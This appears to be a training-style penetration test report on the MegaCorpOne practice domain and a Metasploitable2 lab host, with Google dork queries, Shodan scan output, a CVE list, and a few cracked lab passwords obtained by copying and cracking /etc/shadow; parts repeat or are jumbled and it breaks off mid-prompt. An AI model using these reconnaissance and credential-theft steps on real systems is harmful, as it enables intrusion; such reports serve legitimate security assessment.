PENTEST REPORT for MegaCorpOne

v.1.1

All rights reserved to ***Shams Security Ltd.***

No part of this publication, in whole or in part may be reproduced, copied, transferred, or otherwise used without the prior written consent of its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means, such as any information storage, transmission, or retrieval system, without prior written Permission from Shams Security ltd..

Version History

Version	Date	Revised by	Comment
1.0	Jun 1, 2021	Jane Doe	Initial report ROE
1.1	Jun 27, 2021	John Doe	Revised under requirement of the CTO

DISCLAIMER

No warranties, express or implied, are given by Shams Security Limited with respect to accuracy, reliability, quality, correctness, or freedom from error or omission of this work product, including any implied warranties of merchantability, fitness for a specific purpose, or non-infringement. This document is delivered as is, and Shams Security Limited shall not be liable for any inaccuracy thereof. Shams Security Limited does not warrant that all errors in this work product shall be corrected. Except as expressly outlined in any master services agreement or project assignment, Shams Security Limited is not assuming any obligations or liabilities, including but not limited to direct, indirect, incidental, or consequential, special, or exemplary damages resulting from the use of or reliance upon any information in this document. This document does not imply an endorsement of any of the companies or products mentioned.

Confidentiality Statement

This document is the exclusive property of ***MegaCorpOne*** and ***Shams Security Limited***. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both MegaCorpOne Company Limited and Shams Security Limited.

Contact information

Name	Designation	Contact Information
On behalf of **MegaCorpOne Company Limited**		
John Smith	Chief Executive Officer	phone:1212131111 email:wscs@gmail.com
Adam Smith	Executive Director	phone:2312421422 email:sdscc@gmail.com
Will Smith	Chief Technology Officer	phone:12214124214 email:sadd@gmail.com

On behalf of **Shams Security Limited**		
Shams	Lead Penetration Tester	phone:01795095578 email:huilc864@gmail,com
Jane Doe	Senior Penetration Tester	phone:23498349832 email: fzafff@gmail.com

Table of Contents

1. **Finding Severity Ratings----------1**
2. **Executive Summary----------2**
3. **Scope----------3**

   3.1 Scope Exclusion----------3

4. **Methodology----------4**

   4.1. Discovery & Reconnaissance----------4

   4.2. Validation & Exploitation----------5

   4.3. Attack Chain----------6

5. **Assessment Overview----------7**
6. **Findings through reconnaissance----------9**
7. **Detailed Report----------9**
8. **Metasploitable2----------21**

   8.1. Some of the Most Common Vulnerabilities-----23

9. **Exploitation----------24**

   9.1. Samba----------24

   9.2. UnrealIRcd----------25

   9.3. Java rmi----------26

10. **Findings & Risk Assessment----------27**
11. **Recommendations----------28**
12. **Overall Risk Assessment----------29**
13. **Conclusion----------29**

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score ranges that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps, such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

1. Executive Summary

MegaCorpOne Ltd. engaged Shams Security Ltd. to perform an internal network penetration test to evaluate the organization's security posture and identify vulnerabilities that could be exploited by a malicious insider or an attacker with network access. The assessment was conducted in a controlled environment following recognized industry methodologies, including the OWASP Testing Guide and the Penetration Testing Execution Standard (PTES), with the objective of determining the potential impact of security weaknesses on the confidentiality, integrity, and availability of organizational assets.

During the engagement, multiple vulnerabilities of varying severity were identified, including several critical issues that could allow an attacker to achieve unauthenticated remote code execution, obtain administrative-level access, and fully compromise affected systems. These weaknesses primarily stem from outdated or misconfigured services, weak authentication controls, exposed network services, and insufficient system hardening. Successful exploitation of these vulnerabilities demonstrates a credible risk of unauthorized access, data exposure, lateral movement within the internal network, and potential disruption of business operations if similar conditions existed in a production environment.

The report provides detailed technical findings, risk ratings, proof-of-concept validation, and prioritized remediation guidance to support effective risk reduction. Immediate attention is recommended for all critical vulnerabilities, followed by structured remediation of high- and medium-risk findings through patch management, service hardening, network segmentation, access control improvements, and enhanced monitoring and logging.

Overall, this assessment highlights the importance of proactive vulnerability management and secure configuration practices. By addressing the identified findings and implementing the recommended security controls, MegaCorpOne Ltd. can significantly strengthen its defensive posture, reduce the likelihood of internal compromise, and better align with established cybersecurity best practices.

2. Scope

Target Scope

The following externally accessible IP addresses were within the scope of this engagement:

Name	IP

MegaCorpOne	149.56.244.87
Metasploitable2(Rapid7)	192.168.0.101

2.1 Scope Exclusion

Per client request, Shams Security Limited did not perform any Denial of Service attacks during testing.

Client Allowance
MegaCorpOne LTD provided the following materials.

Name	IP
MegaCorpOne	149.56.244.87
Metasploitable2(Rapid7)	192.168.0.101

3. Methodology

Below, testing was performed and referencing industry standards.

Standards Followed:

- **OWASP Top 10 (2021)**
- **OWASP Testing Guide**
- **PTES (Penetration Testing Execution Standard)**

Testing Phases:

1. **Reconnaissance**
2. **Scanning & Enumeration**
3. **Vulnerability Analysis**
4. **Exploitation**
5. **Post-Exploitation**
6. **Reporting**

4.1. Discovery & Reconnaissance

As the first step of this engagement, ***Shams Security Ltd.*** performed discovery and reconnaissance of the environment. This included performing network or application scans; reviewing the system, network, or application architecture; or walking through a typical use case scenario for the environment. The results of discovery and reconnaissance determine vulnerable areas that may be exploited.

4.2. Validation & Exploitation

Shams Security Ltd. used the results of the reconnaissance efforts as a starting point for manual attempts to compromise the Confidentiality, Integrity, and Availability (CIA) of the environment and the data contained therein.

The highest risk vulnerabilities identified were selectively chosen by the assessor for exploitation attempts. The detailed results of these exploitation and validation tests follow in the sections below. While Shams Security Limited may not have had time to exploit every vulnerability found, the assessor chose those vulnerabilities that provided the best chance to successfully compromise the systems in the time available.

4.3. The following attack chain was performed

Unauthenticated Network Access

↓

Port Scanning (Nmap)

↓

Identify Vulnerable Services

(Samba, UnrealIRCd, Java RMI)

↓

Remote Code Execution Exploits

↓

Root Shell Access

↓

Post-Exploitation (read /etc/passwd, credentials)

↓

Full System Compromise

5. Assessment Overview and Recommendations

During the internal penetration test against MegaCorpOne, Shams Security Ltd. identified multiple findings affecting the confidentiality, integrity, and availability of internal systems. These included five high-risk, one medium-risk, one low-risk, and one informational finding. Overall, patch and

vulnerability management appeared well-maintained, as none of the issues were related to missing operating system or third-party security updates. Instead, the weaknesses were primarily caused by misconfigurations, weak authentication, and insufficient authorization controls. Key risks included a spoofable network protocol capable of exposing internal user passwords, insecure service account configurations that allow credential extraction and offline cracking, and the reuse of a single administrator password across multiple servers—enabling rapid lateral movement if one system is compromised. A web application with weak administrative credentials was also discovered, providing potential unauthorized access to the underlying server.

Additionally, overly permissive shared folders could allow unintended disclosure of sensitive data, and limited security monitoring suggested that malicious activity might remain undetected within the internal network. MegaCorpOne should prioritize remediation of all high-risk findings, strengthen authentication controls through Active Directory configuration, restrict file-share permissions, secure administrative interfaces with strong rotating credentials, and improve logging and monitoring visibility. Periodic vulnerability assessments and a deeper Active Directory security review are also recommended to reduce attack paths further and enhance detection and response capabilities.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

ST used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to domain administrator.
Compromise at least two machines.

Network Penetration Test Assessment Summary

Shams Security Ltd. The Academy began all testing activities from the perspective of an unauthenticated user on the internal network. MegaCorpOne provided the tester with network ranges, but did not provide additional information, such as the operating system or configuration information.

Tools/Source	info	Scope
nmap	footprinting	
whois	**access registered web data**	**149.56.244.87**
shodan	**vulnerability assessment**	
hunter.io	email finder	


9. Findings after Information Gathering


The above tools and/or online resources have been used for information gathering

7. Detailed Report

`

No Public Document could be found following:
1.site:megacorpone.com filetype:pdf
2.site:megacorpone.com filetype:xlsx OR filetype:xls
3.site:megacorpone.com (filetype:docx OR filetype:txt)
4.site:megacorpone.com (filetype:log OR filetype:conf OR filetype:cnf)
But some index sites could be found, which is a red flag if not careful about the info being shared for free.


Google
site:megacorpone.com intitle:"index of"
AI Mode
All
Images
Videos
Short videos
News
Forums
More
Tools
MegaCorp One
https://www.megacorpone.com › assets
Index of /assets
Name · Last modified · Size · Description. [PARENTDIR], Parent Directory, -. [DIR], css/, 2016-08-21 11:21, -. [DIR], fonts/, 2016-08-21 11:21, -. [DIR] ... Read more
MegaCorp One
http://www.megacorpone.com › assets › img › team
Index of /assets/img/team
Index of /assets/img/team ; [PARENTDIR], Parent Directory ; [IMG], james.png, 2016-08-21 11:21 ; [IMG], joe.jpg, 2016-08-21 11:21 ... Read more
MegaCorp One
https://www.megacorpone.com › assets › css › prettyPhoto
Index of /assets/css/images/prettyPhoto
Index of /assets/css/images/prettyPhoto. [ICO], Name · Last modified · Size · Description. [PARENTDIR], Parent Directory, -. [DIR] ... Read more
MegaCorp One
http://www.megacorpone.com › old-site
Index of /old-site
Index of /old-site ; [PARENTDIR], Parent Directory ; [IMG], IMG_1538.gif, 2016-08-21 11:21 ; [IMG], IMG_15382.gif, 2016-08-21 11:21 ... Read more
MegaCorp One
https://www.megacorpone.com › assets › css › light_square
Index of /assets/css/images/prettyPhoto/light_square
Index of /assets/css/images/prettyPhoto/light_square. [ICO], Name · Last modified · Size · Description. [PARENTDIR], Parent Directory, -. [IMG] ... Read more



Shams Security Ltd. was also able to execute network scans across the servers hosting megacorpone.com to identify the physical location of the hardware, as well as available ports and software information. As noted from the following screenshots: - Ports 22, 80, and 443 are open and running services - The server is located in Montreal, Canada - Debian OS is the server's operating system - The site makes use of several web technologies - There are well over a dozen potential vulnerabilities on this server alone.

General Information

Hostnames	ai.megacorpone.com www.megacorpone.com
Domains	megacorpone.com
Country	Canada
City	Vaudreuil-Dorion
Organization	OVH Hosting, Inc.
ISP	OVH SAS
ASN	AS16276

Open Ports

22 80 443

// 22 / TCP 498250667 | 2026-01-18T21:33:56.758364

OpenSSH 9.2p1 Debian 2+deb12u7

```
SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u7
Key type: ecdsa-sha2-nistp256
Key: AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMG5Nhhd4mZtwHVPm3vYxS5F
g6eWqtsK1eb90m2KHvr+Xujr/DaVOVVDXam0AijqEXfRGc49dgCECAsBIvNi1JE=
Fingerprint: 05:4e:c7:97:80:2e:68:73:64:9a:6f:4d:a3:6b:dd:1f

Kex Algorithms:
        sntrup761x25519-sha512
        sntrup761x25519-sha512@openssh.com
        curve25519-sha256
        curve25519-sha256@libssh.org
        ecdh-sha2-nistp256
        ecdh-sha2-nistp384
        ecdh-sha2-nistp521
        diffie-hellman-group-exchange-sha256
        diffie-hellman-group16-sha512
        diffie-hellman-group18-sha512
        diffie-hellman-group14-sha256
        kex-strict-s-v00@openssh.com

Server Host Key Algorithms:
```

Web Technologies

CDN

Google Hosted Libraries

Operating Systems

Debian

JavaScript Libraries

jQuery 1.10

prettyPhoto

UI Frameworks

Bootstrap

Web Servers

Apache HTTP Server 2.4.66

Vulnerabilities

All ports | Latest

Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.

2020 (2)

CVE-2020-11023 6.9 In jQuery versions greater than or equal to 1.0.3 and before 3.5.0, passing HTML containing <option> elements from untrusted sources - even after sanitizing it - to one of jQuery's DOM manipulation methods (i.e. .html(), .append(), and others) may execute untrusted code. This problem is patched


```
        ecdh-sha2-nistp521
        diffie-hellman-group-exchange-sha256
        diffie-hellman-group16-sha512
        diffie-hellman-group18-sha512
        diffie-hellman-group14-sha256
        kex-strict-s-v00@openssh.com

Server Host Key Algorithms:
```


```
        rsa-sha2-512
        rsa-sha2-256
        ecdsa-sha2-nistp256
        ssh-ed25519

Encryption Algorithms:
        chacha20-poly1305@openssh.com
        aes128-ctr
        aes192-ctr
        aes256-ctr
        aes128-gcm@openssh.com
        aes256-gcm@openssh.com

MAC Algorithms:
        umac-64-etm@openssh.com
        umac-128-etm@openssh.com
        hmac-sha2-256-etm@openssh.com
        hmac-sha2-512-etm@openssh.com
        hmac-sha1-etm@openssh.com
        umac-64@openssh.com
        umac-128@openssh.com
        hmac-sha2-256
        hmac-sha2-512
        hmac-sha1

Compression Algorithms:
        none
        zlib@openssh.com
```

Vulnerabilities

All ports | Latest

Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.

2020 (2)

CVE-2020-11023 6.9 In jQuery versions greater than or equal to 1.0.3 and before 3.5.0, passing HTML containing <option> elements from untrusted sources - even after sanitizing it - to one of jQuery's DOM manipulation methods (i.e. .html(), .append(), and others) may execute untrusted code. This problem is patched in jQuery 3.5.0.

CVE-2020-11022 6.9 In jQuery versions greater than or equal to 1.2 and before 3.5.0, passing HTML from untrusted sources - even after sanitizing it - to one of jQuery's DOM manipulation methods (i.e. .html(), .append(), and others) may execute untrusted code. This problem is patched in jQuery 3.5.0.

2019 (1)

CVE-2019-11358 6.1 jQuery before 3.4.0, as used in Drupal, Backdrop CMS, and other products, mishandles jQuery.extend(true, {}, ...) because of Object.prototype pollution. If an unsanitized source object contained an enumerable __proto__ property, it could extend the native Object.prototype.

```
        umac-128-etm@openssh.com
        hmac-sha2-256-etm@openssh.com
        hmac-sha2-512-etm@openssh.com
        hmac-sha1-etm@openssh.com
        umac-64@openssh.com
        umac-128@openssh.com
        hmac-sha2-256
        hmac-sha2-512
        hmac-sha1

Compression Algorithms:
        none
        zlib@openssh.com
```

// 80 / TCP -683791476 | 2026-02-02T09:49:44.697592

Apache httpd 2.4.66

MegaCorp One - Nanotechnology Is the Future

```
HTTP/1.1 200 OK
Date: Mon, 02 Feb 2026 09:49:44 GMT
Server: Apache/2.4.66 (Debian)
Last-Modified: Wed, 06 Nov 2019 15:04:14 GMT
ETag: "390b-596aedca79780"
Accept-Ranges: bytes
Content-Length: 14603
Vary: Accept-Encoding
Content-Type: text/html
```

Vulnerabilities

0 | 3 | 11 | 2 | 0

2015 (1)

CVE-2015-9251 6.1 jQuery before 3.0.0 is vulnerable to Cross-site Scripting (XSS) attacks when a cross-domain Ajax request is performed without the dataType option, causing text/javascript responses to be executed.

2013 (4)

CVE-2013-4365 7.5 Heap-based buffer overflow in the fcgid_header_bucket_read function in fcgid_bucket.c in the mod_fcgid module before 2.3.9 for the Apache HTTP Server allows remote attackers to have an unspecified impact via unknown vectors.

CVE-2013-2765 5.0 The ModSecurity module before 2.7.4 for the Apache HTTP Server allows remote attackers to cause a denial of service (NULL pointer dereference, process crash, and disk consumption) via a POST request with a large body and a crafted Content-Type header.

CVE-2013-0942 4.3 Cross-site scripting (XSS) vulnerability in EMC RSA Authentication Agent 7.1 before 7.1.1 for Web for Internet Information Services, and 7.1 before 7.1.1 for Web for Apache, allows remote attackers to inject arbitrary web script or HTML via unspecified vectors.

// 443 / TCP -683791476 | 2026-01-23T23:58:12.888243

Apache httpd 2.4.66

MegaCorp One - Nanotechnology Is the Future

```
HTTP/1.1 200 OK
Date: Fri, 23 Jan 2026 23:58:12 GMT
Server: Apache/2.4.66 (Debian)
Last-Modified: Wed, 06 Nov 2019 15:04:14 GMT
ETag: "390b-596aedca79780"
Accept-Ranges: bytes
Content-Length: 14603
Vary: Accept-Encoding
Content-Type: text/html
```

SSL Certificate

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            06:de:55:6d:9e:c8:80:1e:fe:27:c9:e1:28:fa:7d:6e:8e:ec
        Signature Algorithm: ecdsa-with-SHA384
        Issuer: C=US, O=Let's Encrypt, CN=E7
        Validity
            Not Before: Dec 30 05:17:14 2025 GMT
            Not After : Mar 30 05:17:13 2026 GMT
        Subject: CN=www.megacorpone.com
        Subject Public Key Info:
            Public Key Algorithm: id-ecPublicKey
                Public-Key: (256 bit)
                pub:
                    04:a4:e4:68:7a:ef:29:b0:ae:10:78:5f:a2:a8:61:
```

CVE-2013-0941 2.1 EMC RSA Authentication API before 8.1 SP1, RSA Web Agent before 5.3.5 for Apache Web Server, RSA Web Agent before 5.3.5 for IIS, RSA PAM Agent before 7.0, and RSA Agent before 6.1.4 for Microsoft Windows use an improper encryption algorithm and a weak key for maintaining the stored data of the node secret for the SecurID Authentication API, which allows local users to obtain sensitive information via cryptographic attacks on this data.

2012 (3)

CVE-2012-4360 4.3 Cross-site scripting (XSS) vulnerability in the mod_pagespeed module 0.10.19.1 through 0.10.22.4 for the Apache HTTP Server allows remote attackers to inject arbitrary web script or HTML via unspecified vectors.

CVE-2012-4001 5.0 The mod_pagespeed module before 0.10.22.6 for the Apache HTTP Server does not properly verify its host name, which allows remote attackers to trigger HTTP requests to arbitrary hosts via unspecified vectors, as demonstrated by requests to intranet servers.

CVE-2012-3526 5.0 The reverse proxy add forward module (mod_rpaf) 0.5 and 0.6 for the Apache HTTP Server allows remote attackers to cause a denial of service (server or application crash) via multiple X-Forwarded-For headers in a request.

```
                    ae:41:5e:73:62:07:90:7c:f0:dd:82:38:08:91:19:
                    24:fd:6e:65:89:71:88:5a:e1:e8:c0:3e:87:1b:4e:
                    bc:96:75:48:f9:49:4f:45:3a:bc:85:61:0f:40:5f:
                    65:19:79:62:16
                ASN1 OID: prime256v1
                NIST CURVE: P-256
        X509v3 extensions:
            X509v3 Key Usage: critical
                Digital Signature
            X509v3 Extended Key Usage:
                TLS Web Server Authentication, TLS Web Client Authentication
            X509v3 Basic Constraints: critical
                CA:FALSE
            X509v3 Subject Key Identifier:
                98:AE:83:A0:C8:7F:58:E5:BD:F0:3A:EB:00:81:4D:9A:AA:DD:60:85
            X509v3 Authority Key Identifier:
                AE:48:9E:DC:87:1D:44:A0:6F:DA:A2:E5:60:74:04:78:C2:9C:00:80
            Authority Information Access:
                CA Issuers - URI:http://e7.i.lencr.org/
            X509v3 Subject Alternative Name:
                DNS:ai.megacorpone.com, DNS:www.megacorpone.com
            X509v3 Certificate Policies:
                Policy: 2.23.140.1.2.1
            X509v3 CRL Distribution Points:
                Full Name:
                  URI:http://e7.c.lencr.org/109.crl
            CT Precertificate SCTs:
                Signed Certificate Timestamp:
                    Version   : v1 (0x0)
                    Log ID    : 16:83:2D:AB:F0:A9:25:0F:0F:F0:3A:A5:45:FF:C8:BF:
                                C8:23:D0:87:4B:F6:04:29:27:F8:E7:1F:33:13:F5:FA
                    Timestamp : Dec 30 06:15:44.692 2025 GMT
                    Extensions: none
                    Signature : ecdsa-with-SHA256
                                30:44:02:20:4E:6B:F1:2F:14:C5:9B:D2:7D:6E:F9:80:
                                74:7D:08:1C:0B:34:11:51:59:40:47:1D:6D:62:AD:8A:
                                D4:F4:C3:6D:02:20:4D:0B:7C:05:DB:62:8D:C5:AA:25:
                                EA:18:AF:CE:5A:2C:3E:5C:DA:44:A5:33:33:F8:04:13:
```

2011 (2)

CVE-2011-2688 7.5 SQL injection vulnerability in mysql/mysql-auth.pl in the mod_authnz_external module 3.2.5 and earlier for the Apache HTTP Server allows remote attackers to execute arbitrary SQL commands via the user field.

CVE-2011-1176 4.3 The configuration merger in itk.c in the Steinar H. Gunderson mpm-itk Multi-Processing Module 2.2.11-01 and 2.2.11-02 for the Apache HTTP Server does not properly handle certain configuration sections that specify NiceValue but not AssignUserID, which might allow remote attackers to gain privileges by leveraging the root uid and root gid of an mpm-itk process.

2009 (2)


CVE-2009-2299 5.0 The Artofdefence Hyperguard Web Application Firewall (WAF) module before 2.5.5-11635, 3.0 before 3.0.3-11636, and 3.1 before 3.1.1-11637, a module for the Apache HTTP Server, allows remote attackers to cause a denial of service (memory consumption) via an HTTP request with a large Content-Length value but no POST data.

CVE-2009-0796 2.6 Cross-site scripting (XSS) vulnerability in Status.pm in Apache::Status and Apache2::Status in mod_perl1 and mod_perl2 for the Apache HTTP Server when /perl-status is

```
                    11:F7:DF:D2:4E:EA
                Signed Certificate Timestamp:
                    Version   : v1 (0x0)
                    Log ID    : 96:97:64:BF:55:58:97:AD:F7:43:87:68:37:08:42:77:
                                E9:F0:3A:D5:F6:A4:F3:36:6E:46:A4:3F:0F:CA:A9:C6
                    Timestamp : Dec 30 06:15:44.745 2025 GMT
                    Extensions: none
                    Signature : ecdsa-with-SHA256
                                30:44:02:20:7E:F1:2C:2A:60:B0:59:97:DE:D9:35:4E:
                                A5:01:89:C4:EB:80:81:01:91:AD:52:C5:A9:1A:7B:33:
                                96:60:0B:A4:02:20:76:5B:EB:E8:CE:0A:E8:09:99:04:
                                36:5F:C1:45:4C:26:44:AE:64:0D:39:F0:36:9F:86:FC:
                                DE:4A:55:6E:21:35
    Signature Algorithm: ecdsa-with-SHA384
    Signature Value:
        30:64:02:30:22:17:12:55:f7:af:a0:d4:6d:0a:f4:a6:ae:77:
        1f:47:07:c5:61:21:9f:cc:ef:c3:ff:20:d9:01:d2:7f:5d:38:
        98:8e:6c:82:e9:8b:19:98:69:3a:f7:9a:6a:e1:fe:57:02:30:
        7f:de:09:cf:44:8c:d7:c8:60:b6:42:a3:af:4e:71:25:44:e1:
        33:b3:10:23:5f:00:2d:5c:54:25:b7:1b:71:f3:02:d8:d1:4e:
        5d:4c:37:53:ab:aa:f9:6d:85:00:f9:5d
```

Vulnerabilities

0	3	11	2	0



Below are a few examples of additional login credentials that were located during the engagement:

```
USERNAME: sys
PASSWORD: batman

USERNAME: msfadmin
PASSWORD: cybersecurity

USERNAME: klog
PASSWORD: 123456789

USERNAME: service
PASSWORD: service
```

This was achieved by copying the /etc/shadow file (since destroyed confidentially), and cracking the hashes of all user passwords. This process, as well as successful login with the `sys` user account can be seen below.

Several Password copying the /etc/shadow file (since destroyed confidentially), and the hashes of all user passwords. This process, as well as successful login with the sys user account, can be seen below.

DNS Zone Transfer is Safe

```
┌──(kali㉿kali)-[~]
